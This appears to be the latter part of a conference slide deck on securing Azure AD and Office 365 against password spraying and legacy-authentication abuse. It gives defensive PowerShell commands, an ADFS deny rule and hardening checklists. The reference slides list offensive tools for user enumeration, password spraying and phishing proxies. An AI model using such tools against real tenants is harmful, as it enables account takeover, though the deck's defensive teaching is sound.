- Applies to on-prem AD as well!
- <https://aka.ms/deploypasswordprotection>

Custom smart lockout

Lockout threshold ⓘ

10

Lockout duration in seconds ⓘ

70

Custom banned passwords

Enforce custom list ⓘ

Yes

No

seahawks
mariners
sounders
redmond
washington

Custom banned password list ⓘ

Password protection for Windows Server Active Directory

Enable password protection on Windows Server Active Directory ⓘ

Yes

No


Mode ⓘ

Enforced

Audit

Azure AD Banned Password


- Requirements
 - Azure AD Premium (P1)
 - DCs need to be 2012 or later
 - No Domain or Forest functional level requirement
 - Sysvol needs to be using DFSR (<http://aka.ms/dfsrmig>)
- Deploy in Audit Mode first
- Passwords are fuzzy matched, substring matched & scored. Must be 5 or higher
 - <https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad>
- After passwords have been changed, look to extend password age



Nearly 100% of password spray attacks are using legacy authentication

- August 2018: 200k accounts compromised due to password spray
- May 2019: 133k accounts compromised due to password spray
- June 2019: 212k accounts compromised due to password spray
- July 2019: 122k accounts compromised due to password spray
- Federated with Azure AD/O365
 - IDP is responsible for authentication, including legacy auth!
- <https://aka.ms>PasswordSprayBestPractices>

- Disable services at the mailbox level
 - <https://docs.microsoft.com/en-us/powershell/module/exchange/client-access/set-casmailbox?view=exchange-ps>
- Authentication Policies
 - <https://docs.microsoft.com/en-us/exchange/clients-and-mobile-in-exchange-online/disable-basic-authentication-in-exchange-online>
- Client IP Block
 - <https://docs.microsoft.com/en-us/powershell/module/exchange/organization/set-organizationconfig?view=exchange-ps>



Choose the apps the user can use to access their Office 365 email.

Outlook on the web

On

```
PS 0:\> New-AuthenticationPolicy -Name "Block Basic Authentication"

RunspaceId : 
AllowBasicAuthActiveSync : False
AllowBasicAuthAutodiscover : False
AllowBasicAuthImap : False
AllowBasicAuthMapi : False
AllowBasicAuthOfflineAddressBook : False
AllowBasicAuthOutlookService : False
AllowBasicAuthPop : False
AllowBasicAuthReportingWebServices : False
AllowBasicAuthRest : False
AllowBasicAuthRpc : False
AllowBasicAuthSntp : False
AllowBasicAuthWebServices : False
AllowBasicAuthPowerShell : False
```

```
PS 0:\> Set-OrganizationConfig -IPListBlocked 41.204.224.0/24,41.203.78.0/
```

- Authorization rules
 - Very rich expressions using ADFS claims language
 - Happens after authentication
 - Applies to ALL applications behind Azure AD

Edit Rule - Block Legacy Auth for Extranet for migrated users X

You can configure a custom claim rule, such as a rule that requires multiple incoming claims or that extracts claims from a SQL attribute store. To configure a custom rule, type one or more optional conditions and an issuance statement using the AD FS claim rule language.

Claim rule name:


Rule template: Send Claims Using a Custom Rule

Custom rule:

```
c: [Type == "http://schemas.microsoft.com/ws/2012/01/insidecoratenetwork", Value == "false"]
&& c1: [Type == "http://schemas.microsoft.com/2012/01/requestcontext/claims/x-ms-endpoint-absolute-path", Value =~ "/adfs/services/trust/.*"]
&& c2: [Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value =~ "^(?i){[REDACTED]$" ]
=> issue(Type =
"http://schemas.microsoft.com/authorization/claims/deny", Value =
"DenyUsersWithClaim");
```

Blocking Legacy Auth in Azure AD

- First, if you have users NOT using Legacy Auth protocols.
 - Block with Conditional Access
 - Requires Azure AD P1
 - Baseline Policy (Public Preview) as well
- Update Clients
- Only Service Accounts / Apps should remain
- FYI, Basic Auth Support for EWS will be decommissioned by October 2020
- Ensure you have coverage for all device type scenarios (Question 7)
 - <https://techcommunity.microsoft.com/t5/Azure-Active-Directory-Identity/Azure-AD-Mailbag-Conditional-Access-Q-and-A/ba-p/566492>



The screenshot shows two overlapping windows from the Azure portal. The left window is titled 'Conditions' and lists several configuration options: 'Sign-in risk' (Not configured), 'Device platforms' (Not configured), 'Locations' (Not configured), 'Client apps (preview)' (1 included), 'Time (preview)' (Not configured), and 'Device state (preview)' (Not configured). The right window is titled 'Client apps (preview)' and contains a 'Configure' section with 'Yes' selected. It also lists client types: 'Browser' (unchecked), 'Mobile apps and desktop clients' (checked and highlighted with a red box), 'Modern authentication clients' (unchecked), 'Exchange ActiveSync clients' (unchecked), and 'Other clients' (checked and highlighted with a red box).



What's Next? Assemble Your Team



Phase 1 Go Do Right Now Checklist

- Require MFA for all cloud admin accounts.
- Configure PIM for all cloud admin accounts
- Enable “Password Hash Sync” (Azure AD Connect).
- Ensure all apps use Modern Authentication (ADAL) to connect to Office 365 services.
- Enable user and admin activity logging in Office 365 (UnifiedAuditLogIngestionEnabled).
- Enable mailbox activity auditing on all O365 mailboxes.
- Conditional Access: Block Legacy Auth (for those that are not using it today!).
- Integrate Azure AD Logs with your SIEM or use Azure Log Analytics or Azure Sentinel
- Deploy Azure AD Banned Password for your on-prem AD
- Enable Azure AD Connect Health for ADFS and ADFS Smart Lockout
- Ensure all users are registered for MFA.

Phase 2 Go Do Soon Security Checklist

- Enable self-service password reset (SSPR).
- Enable MFA for all users via Conditional Access or Risk Based.
- Disable Legacy Authentication Entirely via Conditional Access
- FIDO for admin accounts
- Follow admin account best practices for cloud admins
- Audit consented permissions for apps & user access to apps.
- Review App Permissions
- Monitor App registrations.
- Review the recommendations in Microsoft Secure Score and implement as many as possible.

Conclusion

The Cloud Is Magic!



Conclusion

- Cloud is a new paradigm that requires special attention (& resources).
- The cloud isn't inherently secure.
- Security responsibilities are shared between provider and customer.
- There are many security features and controls that are available.
- Security controls need to be researched, tested, and implemented.
- Security in the cloud may cost extra.

Conclusion

Like our talk?
Please Submit an Evaluation

Sean Metcalf
@Pyrotek3
sean@TrimarcSecurity.com

Mark Morowczynski
@markmorow
Markmoro@microsoft.com

Slides: Presentations.ADSecurity.org

References

- One Misconfig (JIRA) to Leak Them All - Including NASA and Hundreds of Fortune 500 Companies
 - https://medium.com/@logicbomb_1/one-misconfig-jira-to-leak-them-all-including-nasa-and-hundreds-of-fortune-500-companies-a70957ef03c7
- Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps
 - <https://www.cyberark.com/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-cloud-apps/>
- I Am ADFS and So Can You (Troopers Conference Presentation 2019)
 - <https://www.troopers.de/troopers19/agenda/fpxwmn/>
- ADFSpoof
 - <https://github.com/fireeye/ADFSpoof>
- Hacking the Cloud - DEF CON 25 (July 2017) Presentation
 - <https://adsecurity.org/wp-content/uploads/2017/07/2017-DEFCON-HackingTheCloud-SteereMetcalf-Final.pdf>
 - <https://www.youtube.com/watch?v=LufXEPTIPak>

References

- MS Mail Probe
 - <https://github.com/busterb/msmailprobe>
- Office 365 UserEnum
 - <https://bitbucket.org/grimhacker/office365userenum/src>
- O365 Creeper
 - <https://github.com/LMGsec/o365creeper>
- LyncSmash
 - <https://github.com/nyxgeek/lyncsmash>
- Spraying Toolkit
 - <https://github.com/byt3bl33d3r/SprayingToolkit>
- MailSniper
 - <https://github.com/dafthack/MailSniper>
- Ruler
 - <https://github.com/sensepost/ruler/wiki/Brute-Force>
- Evilginx2
 - <https://github.com/kgretzky/evilginx2>
- HaveIBeenPwned.com
- MDSec Office 365 Toolkit
 - <https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/>
- FireEye PwnAuth
 - <https://www.fireeye.com/blog/threat-research/2018/05/shining-a-light-on-oauth-abuse-with-pwnauth.html>

References

- Azure AD Baseline Policies
 - <https://aka.ms/aadbaseline>
- Azure AD Deployment Plans
 - <https://aka.ms/deploymentplans>
- Azure AD FIDO2
 - <http://aka.ms/fido2docs>
- Azure AD App Consent Script
 - <https://gist.github.com/psignoret/41793f8c6211d2df5051d77ca3728c09>
- Azure AD Password Hash Sync
 - <http://aka.ms/aadphs>
- Wired-The Untold Story Of Notpetya, The Most Devastating Cyberattack In History
 - <https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/>

References

- Azure AD Event Hub Integration
 - Splunk ([docs](#))
 - Sumo Logic ([docs](#))
 - IBM QRadar ([docs](#))
 - ArcSight ([docs](#))
 - SysLog ([docs](#))
- Microsoft Password Guidance
 - <https://aka.ms/passwordguidance>
- NIST 800-63 Password Guidance
 - <https://pages.nist.gov/800-63-3/sp800-63b.html>
- Azure AD Banned Password for Active Directory
 - <https://aka.ms/deploypasswordprotection>
- Azure AD Banned Password Policy Scoring
 - <https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad>
- FRS to DFSR Migration
 - <http://aka.ms/dfsrmig>

References

- Password Spray Best Practices
 - <https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad>
- Disable Legacy Protocols at the Mailbox
 - <https://docs.microsoft.com/en-us/powershell/module/exchange/client-access/set-casmailbox?view=exchange-ps>
- Exchange Authentication Policies
 - <https://docs.microsoft.com/en-us/exchange/clients-and-mobile-in-exchange-online/disable-basic-authentication-in-exchange-online>
- Exchange Client IP Block
 - <https://docs.microsoft.com/en-us/powershell/module/exchange/organization/set-organizationconfig?view=exchange-ps>
- Azure AD Conditional Access Q&A
 - <https://techcommunity.microsoft.com/t5/Azure-Active-Directory-Identity/Azure-AD-Mailbag-Conditional-Access-Q-amp-A/ba-p/566492>
- ADFS Smart Lockout
 - <https://techcommunity.microsoft.com/t5/Azure-Active-Directory-Identity/Azure-AD-Mailbag-Conditional-Access-Q-amp-A/ba-p/566492>